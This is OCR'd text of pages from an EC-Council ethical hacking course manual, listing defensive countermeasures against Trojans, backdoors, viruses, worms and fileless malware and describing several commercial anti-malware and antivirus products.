


Figure 7.118: Demonstration of Astaroth Attack


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than trying to eliminate it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk caused by it upon its entry.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and use a firewall
- Avoid accepting programs transferred by instant messaging
- Harden weak default configuration settings and disable unused functionality, including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for the OS and applications
- Scan external USB drives and DVDs with antivirus software before using them
- Restrict permissions within the desktop environment to prevent installation of malicious applications
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts
- Manage local workstation file integrity through checksums, auditing, and port scanning
- Run host-based antivirus, firewall, and intrusion detection software

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments
- Avoid untrusted software and ensure that a firewall protects every device
- Use antivirus tools such as McAfee and Norton, to detect and eliminate backdoors
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking
- Run registry monitoring tools to find malicious registry entries added by the backdoor
- Remove or uninstall the program or application installed by the backdoor Trojan or virus
- Remove the malicious registry entries added by the backdoor Trojan
- Delete malicious files related to the backdoor Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virus and Worm Countermeasures


Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they appear
- Generate an antivirus policy for safe computing and distribute it to the staff
- Pay attention to the instructions while downloading files or programs from the Internet
- Regularly update antivirus software
- Avoid opening attachments received from unknown senders, as viruses spread via e-mail attachments
- Since virus infections can corrupt data, ensure that you perform regular data backups
- Schedule regular scans for all drives after the installation of antivirus software
- Do not accept disks or programs without checking them first using a current version of an antivirus program
- Ensure that any executable code used within the organization has been approved
- Do not boot the machine with an infected bootable system disk
- Stay informed about the latest virus threats
- Check DVDs for virus infection
- Ensure that pop-up blockers are turned on and use an Internet firewall
- Perform disk clean-up and run a registry scanner once a week
- Run anti-spyware or anti-adware once a week

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not open files with more than one file-type extension
- Be cautious with files sent through instant messenger applications

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Countermeasures


Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker
- Disable PowerShell and WMI when not in use
- Disable macros and use only digitally signed trusted macros
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems
- Train employees to detect phishing emails and to never enable macros in MS Office documents
- Disable PDF readers to run JavaScript automatically
- Disable Flash in the browser settings
- Implement two-factor authentication to access critical systems or resources connected to the network
- Implement multi-layer security to detect and defend against memory-resident malware
- Use User Behavior Analytics (UBA) solutions to detect threats hidden within your data
- Ensure the ability to detect system tools such as PowerShell and WMIC, and whitelisted application scripts against malicious attacks
- Run periodic antivirus scans to detect infections and keep the antivirus program updated

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install browser protection tools and disable automatic plugin downloads
- Schedule regular security checks for applications and regularly patch the applications
- Regularly update the OS with the latest security patches
- Examine all the running programs for any malicious or new signatures and heuristics
- Enable endpoint security with active monitoring to protect networks when accessed remotely
- Examine the indicators of compromise on the system and the network
- Regularly check the security logs especially when excessive amounts of data leave the network
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's usual behavior patterns compared with the baselines
- Use next-generation antivirus (NGAV) software that employs advanced technology such as ML (machine learning) and AI (artificial intelligence) to avoid new polymorphic malware
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups
- Ensure that you use Managed Detection and Response (MDR) services that can perform threat hunting
- Ensure that you use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit to combat fileless attacks
- Disable unused or unnecessary applications and service features
- Uninstall applications that are not important
- Block all the incoming network traffic or files with the .exe format

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

  Source: *https://www.kaspersky.com*

  Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.119: Screenshot of Kaspersky Internet Security

Some additional anti-Trojan software are as follows:

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*https://www.symantec-norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus 2019**

  Source: *https://www.bitdefender.com*

  Bitdefender Antivirus Plus 2019 works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


